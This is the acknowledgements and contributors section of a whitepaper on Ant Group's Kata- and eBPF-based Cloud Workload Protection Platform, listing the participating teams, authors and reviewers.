The implementation of the Cloud Workload Protection Platform (CWPP) solution based on Kata and eBPF technologies at Ant Group involved multiple teams, including the Ant Supercomputing Team, Ant Basic Security Team, Ant Stability Engineering Team, Ant Platform Engineering and Risk Technology Department, and the Alibaba Cloud Kernel and Operating System Team.

This whitepaper was written with the support of the Ant Basic Security Team and the Ant Supercomputing Team, and also owes much to the hard work of colleagues who participated in the whitepaper review. We sincerely thank everyone who contributed to Ant AntCWPP's security capability building and participated in the writing of this whitepaper.

10. Contributors

Written by
Tao Wei, Yu Wang, Xu Wang, Yan Cheng, Fupan Li, Ziteng Xu, Shuhang Liu, Yujiang Liu, Qiang Li, Zhiwei Li, Likang Luo, Zewen Zhang, Shaobo Si, Yubiao Yang, Tong Pei.

Reviewed by
Zvonko Kaiser, Haoyang Li and Ildiko Vancsa.